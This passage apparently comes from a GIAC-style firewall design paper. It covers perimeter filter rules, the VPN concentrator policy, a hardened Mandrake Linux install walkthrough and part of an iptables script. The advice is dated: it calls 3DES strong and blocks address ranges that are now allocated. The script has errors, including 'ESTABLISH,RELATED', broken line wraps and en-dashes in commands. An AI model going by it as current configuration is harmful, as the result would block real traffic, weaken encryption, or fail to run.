- `private tcp 10.32.1.110:1024-65535 any:443 snat 172.23.111.133`

Allow internal DNS queries. Note that for our internal DNS server, we do not require the rule to allow source port 53 since our DNS server only makes use of high ports as the source.

- `private udp 10.32.1.130:1024-65535 any:53 snat 172.23.111.133`
- `private tcp 10.32.1.130:1024-65535 any:53 snat 172.23.111.133`

Part 5: External Employee Access Filters

External Employees are routed through the VPN Concentrator on their way into the GIAC network. Therefore, they do not pass through the Perimeter Firewall. If they make use of Internet resources while they are connected to VPN, they will go through the same policy as the internal employees do. Therefore, these employees do not have any additional rules on this device.

Combined Policy

Below are all filters combined and ordered for security and efficiency. First, allow established sessions to continue on their way. These packets will account for the bulk of what traverses the firewall, so this should be the first test applied. The ingress/egress filters that drop/reject unwanted packets appear next to ensure that packets with bad header information are blocked before they make it into our network. Next, the protocols where users expect fast response (e.g. HTTP/HTTPS/DNS) appear. Within the group of these protocols, they are ordered by volume, with most used first. After that, the protocols where latency is not an issue (e.g. SMTP) appear. Then, the drop/reject rules for items that aren't accepted, but that do not need to be first, appear. Finally, the default drop policies appear.

- `any any any any established allow`

- public any 10.0.0.0/8 any drop
- public any 172.16.0.0/12 any drop
- public any 192.168.0.0/16 any drop
- public any 127.0.0.0/8 any drop
- public any 0.0.0.0/8 any drop
- public any 169.254.0.0/16 any drop
- public any 192.0.2.0/24 any drop
- public any 224.0.0.0/4 any drop
- public any 240.0.0.0/4 any drop
- public any opt:3 any any reject
- public any opt:9 any any reject
- public any opt:7 any any reject
- public any 1.0.0.0/8 any drop
- public any 2.0.0.0/8 any drop
- public any 5.0.0.0/8 any drop
- etc. (see Appendix A)
- public tcp any:1024-65535 172.23.111.133:80 dnat private 10.32.1.120
- public tcp any:1024-65535 172.23.111.133:443 dnat private 10.32.1.120
- public udp any:53 172.23.111.133:53 dnat private 10.32.1.130
- public udp any:1024-65535 172.23.111.133:53 dnat private 10.32.1.130
- public tcp any:53 172.23.111.133:53 dnat private 10.32.1.130
- public tcp any:1024-65535 172.23.111.133:53 dnat private 10.32.1.130
- public tcp any:1024-65535 172.23.111.133:25 dnat private 10.32.1.100
- private any !10.32.1.0/24 any drop log
- private tcp 10.32.1.110:1024-65535 any:80 snat 172.23.111.133
- private tcp 10.32.1.110:1024-65535 any:443 snat 172.23.111.133
- private udp 10.32.1.130:1024-65535 any:53 snat 172.23.111.133
- private tcp 10.32.1.130:1024-65535 any:53 snat 172.23.111.133
- private tcp 10.32.1.100:1024-65535 any:25 snat 172.23.111.133
- public icmp icmptype:5 any any drop
- public icmp icmptype:9 any any drop
- public icmp icmptype:10 any any drop

- `public tcp any 172.23.111.133:113 reject`
- `public any any any drop`
- `private any any any drop log`

VPN Concentrator Security Policy

VPN Clients

The VPN Clients must conform to certain criteria before they are able to establish a tunnel to GIAC. Some of these criteria can be enforced technically; all of them are enforced by policy.

- *Split tunnel disabled*. The VPN client cannot make use of its local Internet connection while also connected to GIAC via VPN. Fortunately, the Nortel Contivity VPN client can enforce this through configuration. If set to not allow split-tunnel, it will not establish a tunnel unless the alternate route to the Internet has been disabled. It will also break the tunnel connection if the alternate route is restored during a session.
- *Anti-virus installed on all clients*. This is enforced by policy. All clients must be running the GIAC standard anti-virus software. Automatic updates for this software are available to VPN users through the VPN Support Website, which is inside the GIAC Internal Network. The details of the anti-virus infrastructure are outside the scope of this document.
- *PC-based firewall installed on all clients*. All clients must be running the GIAC standard PC-based firewall that blocks all incoming connections. This is enforced by policy. Like anti-virus software, updates and configuration information for the firewall can be obtained via the VPN Support Website.
- *Perfect forward secrecy enabled*. This VPN configuration forces the use of "perfect forward secrecy", which ensures that all keys are derived from unique sources. With this enabled, if one key is discovered, it cannot facilitate the discovery of other keys. This must be enabled on the client. If it is not, the VPN Concentrator will not allow a connection to be established.
- *3DES encryption enabled*. 3DES encryption is a very strong encryption algorithm that is sufficient for all of GIAC's security needs. In order to negotiate a VPN connection, this must be enabled.
- *Aggressive mode IKE disabled*. This is a method of key exchange that allows for a less secure negotiation of the VPN tunnel, because it allows user names to be easily guessed by malicious users [CERT1]. The alternative, main mode, does not suffer from this problem. The VPN concentrator will enforce this policy. Aggressive mode must be disabled on the client in order for the connection to be established.

Authentication is by shared secret – The Contivity VPN Concentrator makes use of the Windows domain controller at GIAC to verify logins. This way, the users only require a single ID and password, regardless of if they are at the office or if they are at remote locations.

VPN Concentrator

The VPN Concentrator is a very special device. It is the only component through which traffic may travel directly from the Public Network to the GIAC Internal Network. For this reason, special care must be taken to ensure that this device is as secure as possible. In the policy that follows, the term “public interface” refers to the network interface on the VPN Concentrator with the IP address 172.23.111.134. Private interface refers to the 10.36.1.7 interface.

The first step necessary to secure the concentrator is to reject all traffic that is known to be illegitimate. The border router will normally filter all of this traffic. However, some of the rules from the router are repeated on the concentrator to block possible leaked packets. The necessary repeated rules are those that:

- drop packets arriving at the public interface with source IP addresses that are invalid (private [RFC1918], unassigned [IANA] – see Appendix A for a complete list of unassigned addresses)
- reject packets arriving at the public interface with unwanted IP options, for example, source routing
- drop packets arriving at the public interface with unwanted ICMP types

The rules that reject based on TCP or UDP ports are unnecessary since the VPN Concentrator only accepts packets on a specific port, dropping all others by default.

The repeated rules are:

- `public any 10.0.0.0/8 any drop`
- `public any 172.16.0.0/12 any drop`
- `public any 192.168.0.0/16 any drop`
- `public any 127.0.0.0/8 any drop`
- `public any 0.0.0.0/8 any drop`
- `public any 169.254.0.0/16 any drop`
- `public any 192.0.2.0/24 any drop`
- `public any 224.0.0.0/4 any drop`
- `public any 240.0.0.0/4 any drop`
- `public any opt:3 any any reject`
- `public any opt:9 any any reject`
- `public any opt:7 any any reject`
- `public icmp icmptype:5 any any drop`
- `public icmp icmptype:9 any any drop`
- `public icmp icmptype:10 any any drop`
- `public icmp icmptype:8 any any drop # echo request`
- `public any 1.0.0.0/8 any drop`

- `public any 2.0.0.0/8 any drop`
- `public any 5.0.0.0/8 any drop`
- `etc. (see Appendix A)`

After these rules, the VPN Concentrator allows traffic meeting the following criteria:

- Accept packets arriving at either the public or private interface if they are part an established sessions
- Accept UDP packets to the public interface if both source and destination port are 500 (These are IKE packets)
- Accept UDP packets to the public interface with IP protocol 50 (These are ESP packets)

All other packets are dropped by the VPN Concentrator firewall.

The VPN Concentrator has a very simple security policy database. It includes one policy with the following criteria:

- All incoming (from public) connections must be encrypted using 3DES
- Perfect forward secrecy must be enabled
- Main mode IKE is forced to prevent user name guessing [CERT1]
- The session must operate in tunnel mode
- Traffic is allowed from anywhere on the internet with the destination of the Internal Network
- All traffic not meeting these requirements is not allowed to establish a tunnel

Perimeter Firewall Implementation Tutorial

The implementation of a server-based firewall system begins with the operating system install. The install must be performed with a minimalist ideology – only the components absolutely required for the firewall to function should be installed. This reduces the number of components that may be used to breach the system as new vulnerabilities are discovered.

As noted in the *Security Architecture* document, the Perimeter Firewall is installed on a Linux system running kernel version 2.4.19. The Linux distribution chosen for this system is Mandrake 9.0. Mandrake is a very versatile distribution with many built-in security features, and it also offers a "minimal install" mode that helps to reduce the number components installed on the firewall.

The Perimeter Firewall is built on an HP Proliant DL320 server. This device was chosen because of its low cost and low space requirement (it is a 1U rack server). GIAC does not need fast disk for the firewall since most of the work is performed in main memory. Therefore, the less expensive model with an IDE disk controller was chosen. The DL320 has two built in 10/100/1000 network interface cards, which is perfect for the requirement of a two-subnet firewall.

Also, the server can be expanded with additional network interfaces if required in the future, if GIAC decides to add another service network.

To install the firewall:

The server should be mounted in a test server rack with two test subnets available. This allows for configuration verification prior to installation on the production network.

- Mount the server in the test server rack
- Insert the Mandrake 9.0 Install CD-ROM
- Turn on the server power

Most systems should boot from the CD if there is no operating system on the hard drive. If required, the BIOS settings may need to be altered to enable this:

- Set the BIOS to boot from the CD
- Boot the system

The first few steps of installation are standard OS install questions. Answer them as appropriate depending on your locale.

- Press enter to proceed with install
- Select the appropriate system language
- Accept the license agreement

The next step is important. The “Expert” install mode must be selected, otherwise, the installer will not ask the appropriate questions later on.

- Select “Expert” mode and click “Install”
- Select “No additional devices” and click “Next”, since there are no SCSI interfaces on this server.

The next question in the setup routine is related to the security level of the server. Since this is a firewall, it should be as secure as possible. By selecting the most secure mode, called “Paranoid”, the system will be configured with many security restrictions, including:

- no direct root login permitted
- unattended sessions timeout after 900 seconds
- BSD-style "wheel" group is present; users must be a member of wheel to use su to obtain root access to the system
- passwords expire every 30 days
- minimum password length of 10 characters is enforced
- automatic logging of suspicious activities is performed
- daily and/or hourly system checks for things like suid file changes, filesystem permission changes, promiscous mode network interfaces, unowned files,

world-writable files, open-ports diffs, and many other host-based intrusion detection facilities.

Another nice feature of the Mandrake security system is that if an email address is specified during installation, then the system will automatically mail daily reports to that person.

- Select "Paranoid" security mode
- Enter the system administrator's email address
- Partition and format the disk as appropriate
- When prompted for which package CDs are available, de-select all options. Only the main installation CD is required for a firewall install.

For the next step, by de-selecting all package groups, the installer assumes that a minimal installation is required. To save space and reduce complexity of the system, it automatically removes all but the most essential system components from the installation. The only two optional components that should be installed on the system are the manual pages, which help to simplify administration, and the firewall software.

- When prompted to select installation package groups, de-select all options
- When prompted for which type of minimal installation, select "With basic documentation"
- On the individual package screen, hit the double arrow button to toggle to flat mode (removes category grouping from list). Scroll down to select "iptables"
- Click "Install"

The installer will now install a base Linux system with only the minimum required tools including the optional manual pages and the iptables firewall configuration tool. The entire installation will only use about 100MB on the local hard disk.

The next step is to create the users for the system. A minimum password length of 10 characters is enforced by Paranoid security mode. For the firewall, local files will be used to maintain the user accounts since the firewall should not trust any external source for account authentication. There must be at least one user (in addition to root) defined for this system, since root login, even from the console, is prohibited. Ensure that the user is also a member of the "wheel" group, since only wheel users can become root.

- Set the root password and select "Use local files for authentication"
- Create a user for the system who is a member of the "wheel" group
- Configure the network adapters using the appropriate test subnets.

The next section configures the hosts.allow and hosts.deny files. By default, the installer will allow everything. For the firewall, this should be de-selected. There should be nothing selected in the list of services.

- When prompted for which services to allow the Internet to connect to, de-select "Everything" and ensure no services are selected

For the system time, ensure that the server hardware clock is set to GMT. If all GIAC systems have their internal clocks set to GMT and they use time zone settings to present local time to users, then correlation of log files across time zones is greatly simplified. Avoid the use of automatic time synchronization (NTP) on the firewall since this opens a UDP port, which may become vulnerable to attack in the future. Instead of using automatic time synchronization, it is one of the firewall administrator's duties to check the firewall clock and synchronize it manually when required.

- Set the time zone as appropriate
- Set the hardware clock to GMT
- Do not select automatic time synchronization

There are a number of services that still remain, even with minimal install selected. These primarily have to do hardware support services such as sound support, network file system auto-mounting, etc.. When presented with a list of services to be automatically started at boot, ensure that only those that are necessary remain.

- Disable dm, netfs, and partmon
- Accept the defaults to install the bootloader

A custom boot disk is a great thing to keep handy in the event of a system failure. Although it won't help to recover from all failures, there are many that it can help to recover from. Use the automatic boot disk creator to make a custom boot disk and store the disk somewhere safe.

- Create a custom boot disk

Next, the installer asks if updates released since the CD was created should be immediately applied. Since the system is on a test network, it does not have access to the Internet to get these updates. Note that updates will be searched for and applied later on.

- Do not install updates at this time
- Click "OK" to reboot the system and remove the boot CD.

Once the system has booted, the next step is to patch it to the current patch level. Using a system connected to the Internet, go to the Mandrake download site (http://www.mandrakelinux.com/en/ftp.php3), select a nearby mirror, and download all of the patches available for the 9.0 distribution. The patch files are in RedHat Package Manager (rpm) format, which makes them easy to apply. The simplest way to get these files into the GIAC test environment is to burn them all

onto a CD and carry the CD into the test lab. The patches will be applied using the rpm “freshen” command, which will only update packages that are already installed on the system. This helps because there may be many updated RPMs listed on the website that are not installed on the firewall, and the task of sorting through them manually to determine which should be applied is tedious and error prone.

- Boot the system and login as a "wheel" user
- su to root
- Insert the CD-ROM containing the patches into the server and mount it.
- Change to the directory where the CD-ROM is mounted
- Issue the command: “rpm –Fvh *rpm” to freshen all packages
- Unmount and remove the CD-ROM

That’s it! The base system for the GIAC Perimeter Firewall is now installed. The next section goes into details of configuration. If there was a kernel patch, then a reboot is necessary for changes to take effect. Otherwise, the system is now ready to be configured.

Configure the Firewall

This firewall is using the NetFilter (also known as iptables) firewall system. NetFilter is a part of the Linux kernel and so it is already present on the system just installed. iptables is the name of the software used to configure the NetFilter firewall. NetFilter has several rule “tables”, each of which is broken into a series of “chains”. For details of the command syntax used below, read the iptables man page. Additional help with iptables may be found in the IP Tables Tutorial [ANDR].

To perform each of these steps, first login as a “wheel” user. Next, su to “root”. To ensure that the firewall is configured to reject everything until is it configured, set the default policy (-P) to “DROP” for all chains in the filter table and then flush (-F) all chains. Do this by executing the following commands:

- `iptables –t filter –P INPUT DROP`
- `iptables –t filter –P OUTPUT DROP`
- `iptables –t filter –P FORWARD DROP`
- `iptables –t filter –F INPUT`
- `iptables –t filter –F OUTPUT`
- `iptables –t filter –F FORWARD`

The next step is to enable routing on the firewall. This is accomplished in two steps. First, edit the configuration file so that routing is enabled after a reboot. Second, use sysctl to enable routing immediately. Launch a text editor such as vi and open the file /etc/sysconfig/network. Find the line "FORWARD_IPV4" and

change the value to "true". This will enable the system as a router on boot. To enable the system as a router now, execute the following command:

- `sysctl -w net.ipv4.ip_forward=1`

The system is now ready to be a firewall. Next, run the firewall configuration script to load the ruleset. This will program the firewall to meet the needs of GIAC in the most restrictive way possible. In other words, only network packets explicitly allowed by the policy will be able to cross the firewall. All other packets will be dropped.

The script has six main sections. The first section defines several variables. These are used throughout the script and allow for fast updates in the event of a change such as a new public IP address or a different interface number.

The second section resets the firewall to a known state. This is accomplished by setting the policy for all chains in all tables, and then by flushing all chains in all tables.

Third are the pre-routing rules. NetFilter will test each packet with state “NEW” against these rules to see if the packet needs any address translation or routing to occur. Packets arriving on the public interface matching the policy rules labelled with dnat are processed here, and their destination address is changed to the address of the appropriate internal server. Also, packets arriving on the private interface which match the snat policy rules will be allowed to pass through pre-routing. Snat does not occur until post-routing. Packets that are a part of established or related sessions bypass this table completely. Packets that do not match any of the dnat or snat rules are dropped.

Next, the routing filters are specified. First, these filters drop all packets that are known to be bad. This includes packets with invalid source addresses, and also packets with prohibited IP options. If a packet passes the drop tests, then it must match one of the accept filters to be allowed to move on. The accept filters only allow packets specified in the firewall policy. If a packet fails to match an accept filter, it will arrive at the default drop policy and be dropped.

The fifth section details the post-routing rules. If a packet originated from inside the GIAC network, it will have its source address translated here. If it arrived from the public network and matched the dnat policy, then it will be allowed to pass. All other packets are dropped by the default drop policy.

Finally, the sixth section defines the rules for the local firewall. Since the firewall acts primarily as a router, all rules up until this point have specified what to do while routing a packet. Since the firewall doesn’t provide any services, it doesn’t listen on any interface and therefore must drop almost all packets destined for it. The only exception is the firewall’s own internal communications. Therefore, localhost traffic is allowed only if it is both to and from localhost. Outgoing rules allow for ICMP responses and also for the ident reject response. Nothing else is allowed to leave the firewall.

The firewall configuration script:

```
################################
# Section 1: Initialize Variables
################################

IPTABLES=/sbin/iptables
PUBLICIP=172.23.111.133
PUBLICIFACE=eth0
PRIVATEIP=10.32.1.6
PRIVATEIFACE=eth1
LOCALIP=127.0.0.1
LOCALIFACE=lo


#####################################
# Section 2: Reset the entire rule base
#####################################

# Set default policy for all chains in all tables. Note: there are no
# rules being defined for some chains, but they will be traversed
# nonetheless. Therefore, set these too ACCEPT. All others are set
# to DROP unless the appropriate rules are matched.
#
# The order they are defined here matches the order they are
# processed...

# all packets traverse this one first.
$IPTABLES -t nat    -P PREROUTING  DROP

# only routed packets traverse this one.
$IPTABLES -t filter -P FORWARD     DROP

# only local packets traverse these three.
$IPTABLES -t filter -P INPUT       DROP
$IPTABLES -t nat    -P OUTPUT      DROP
$IPTABLES -t filter -P OUTPUT      DROP

# all packets traverse this one last.
$IPTABLES -t nat    -P POSTROUTING DROP

# There are no rules in use for the mangle table, therefore, make it
# transparent with default accept
$IPTABLES -t mangle -P PREROUTING  ACCEPT
$IPTABLES -t mangle -P INPUT       ACCEPT
$IPTABLES -t mangle -P FORWARD     ACCEPT
$IPTABLES -t mangle -P OUTPUT      ACCEPT
$IPTABLES -t mangle -P POSTROUTING ACCEPT

# policies are set, now flush all chains in all tables.
$IPTABLES -t mangle -F PREROUTING
$IPTABLES -t nat    -F PREROUTING
$IPTABLES -t mangle -F FORWARD
$IPTABLES -t filter -F FORWARD
$IPTABLES -t mangle -F INPUT
$IPTABLES -t filter -F INPUT
$IPTABLES -t mangle -F OUTPUT
```

```
$IPTABLES -t nat    -F OUTPUT
$IPTABLES -t filter -F OUTPUT
$IPTABLES -t mangle -F POSTROUTING
$IPTABLES -t nat    -F POSTROUTING

# The firewall is now reset with no rules and is denying everything!


##############################
# Section 3: Pre-Routing Rules
##############################

# iptables does pre-routing first so put the rules first to avoid
# confusion about the order of processing. Filters for these rules
# are applied later in the FORWARD chain of the filter table.

# Pre-routing rules for all packets arriving on the public interface.
# These need to be D-NAT'd and forwarded.
$IPTABLES -t nat -A PREROUTING -i $PUBLICIFACE -p tcp -m state --state
      NEW --sport 1024:65535 -d 172.23.111.133 --dport 80 -j DNAT --to
      10.32.1.120
$IPTABLES -t nat -A PREROUTING -i $PUBLICIFACE -p tcp -m state --state
      NEW --sport 1024:65535 -d 172.23.111.133 --dport 443 -j DNAT --to
      10.32.1.120
$IPTABLES -t nat -A PREROUTING -i $PUBLICIFACE -p udp -m state --state
      NEW --sport 53 -d 172.23.111.133 --dport 53 -j DNAT --to
      10.32.1.130
$IPTABLES -t nat -A PREROUTING -i $PUBLICIFACE -p udp -m state --state
      NEW --sport 1024:65535 -d 172.23.111.133 --dport 53 -j DNAT --to
      10.32.1.130
$IPTABLES -t nat -A PREROUTING -i $PUBLICIFACE -p tcp -m state --state
      NEW --sport 53 -d 172.23.111.133 --dport 53 -j DNAT --to
      10.32.1.130
$IPTABLES -t nat -A PREROUTING -i $PUBLICIFACE -p tcp -m state --state
      NEW --sport 1024:65535 -d 172.23.111.133 --dport 53 -j DNAT --to
      10.32.1.130
$IPTABLES -t nat -A PREROUTING -i $PUBLICIFACE -p tcp -m state --state
      NEW --sport 1024:65535 -d 172.23.111.133 --dport 25 -j DNAT --to
      10.32.1.100

# Pre-routing rules for all packets arriving on the private interface.
# These will be S-NAT'd in POSTROUTING. Pass them through here.
$IPTABLES -t nat -A PREROUTING -i $PRIVATEIFACE -p tcp -m state --state
      NEW -s 10.32.1.110 --sport 1024:65535 --dport 80 -j ACCEPT
$IPTABLES -t nat -A PREROUTING -i $PRIVATEIFACE -p tcp -m state --state
      NEW -s 10.32.1.110 --sport 1024:65535 --dport 443 -j ACCEPT
$IPTABLES -t nat -A PREROUTING -i $PRIVATEIFACE -p udp -m state --state
      NEW -s 10.32.1.130 --sport 1024:65535 --dport 53 -j ACCEPT
$IPTABLES -t nat -A PREROUTING -i $PRIVATEIFACE -p tcp -m state --state
      NEW -s 10.32.1.130 --sport 1024:65535 --dport 53 -j ACCEPT
$IPTABLES -t nat -A PREROUTING -i $PRIVATEIFACE -p tcp -m state --state
      NEW -s 10.32.1.100 --sport 1024:65535 --dport 25 -j ACCEPT

# Accept rule for ident traffic. Incoming SYN will land here first...
# pass it on. The input chain in the filter table will do the REJECT
$IPTABLES -t nat -A PREROUTING -i $PUBLICIFACE -p tcp -m state --state
      NEW --sport 1024:65535 -d 172.23.111.133 --dport 113 -j ACCEPT
```

```
############################
# Section 4: Routing Filters
############################

# Next are the routing filters. These only apply to packets that are
# being routed.

# Allow established sessions through.
$IPTABLES -t filter -A FORWARD -m state --state ESTABLISH,RELATED -j
      ACCEPT

# Block all private/broadcast/multicast source IP packets.
# Note: 172.16.0.0/12 is commented out here since that address space is
# used to simulate the public IP space for the purpose of this
# exercise.
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 10.0.0.0/8 -j DROP
#$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 172.16.0.0/12 -j
      DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 192.168.0.0/16 -j
      DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 127.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 0.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 169.254.0.0/16 -j
      DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 192.0.2.0/24 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 224.0.0.0/4 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 240.0.0.0/4 -j DROP

# Block bad IP options: loose/strict source routing, record route
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -m ipv4options --lsrr -j
      REJECT
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -m ipv4options --ssrr -j
      REJECT
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -m ipv4options --rr -j
      REJECT

# Block unwanted icmp - redirect, router advertisement/selection
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -p icmp --icmp-type 5 -j
      DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -p icmp --icmp-type 9 -j
      DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -p icmp --icmp-type 10 -
      j DROP

# Block packets from addresses that have not been assigned
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 1.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 2.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 5.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 7.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 23.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 27.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 31.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 36.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 37.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 39.0.0.0/8 -j DROP
```

```
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 41.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 42.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 49.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 50.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 58.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 59.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 60.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 70.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 71.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 72.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 73.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 74.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 75.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 76.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 77.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 78.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 79.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 83.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 84.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 85.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 86.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 87.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 88.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 89.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 90.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 91.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 92.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 93.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 94.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 95.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 96.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 97.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 98.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 99.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 100.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 101.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 102.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 103.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 104.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 105.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 106.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 107.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 108.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 109.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 110.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 111.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 112.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 113.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 114.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 115.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 116.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 117.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 118.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 119.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 120.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 121.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 122.0.0.0/8 -j DROP
```

```
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 123.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 124.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 125.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 126.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 197.0.0.0/8 -j DROP
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -s 201.0.0.0/8 -j DROP

# If something arrives on private interface without a source from the
# outer service network, log and drop it.
$IPTABLES -t filter -A FORWARD -i $PRIVATEIFACE -s ! 10.32.1.0/24 -j
      LOG --log-prefix " INTERNAL SPOOFED IP "
$IPTABLES -t filter -A FORWARD -i $PRIVATEIFACE -s ! 10.32.1.0/24 -j
      DROP

# Accept packets from public interface that are OK
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -o $PRIVATEIFACE -p tcp
      -m state --state NEW --sport 1024:65535 -d 10.32.1.120 --dport 80
      -j ACCEPT
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -o $PRIVATEIFACE -p tcp
      -m state --state NEW --sport 1024:65535 -d 10.32.1.120 --dport
      443 -j ACCEPT
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -o $PRIVATEIFACE -p udp
      -m state --state NEW --sport 53 -d 10.32.1.130 --dport 53 -j
      ACCEPT
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -o $PRIVATEIFACE -p udp
      -m state --state NEW --sport 1024:65535 -d 10.32.1.130 --dport 53
      -j ACCEPT
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -o $PRIVATEIFACE -p tcp
      -m state --state NEW --sport 53 -d 10.32.1.130 --dport 53 -j
      ACCEPT
$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -o $PRIVATEIFACE -p tcp
      -m state --state NEW --sport 1024:65535 -d 10.32.1.130 --dport 53
      -j ACCEPT
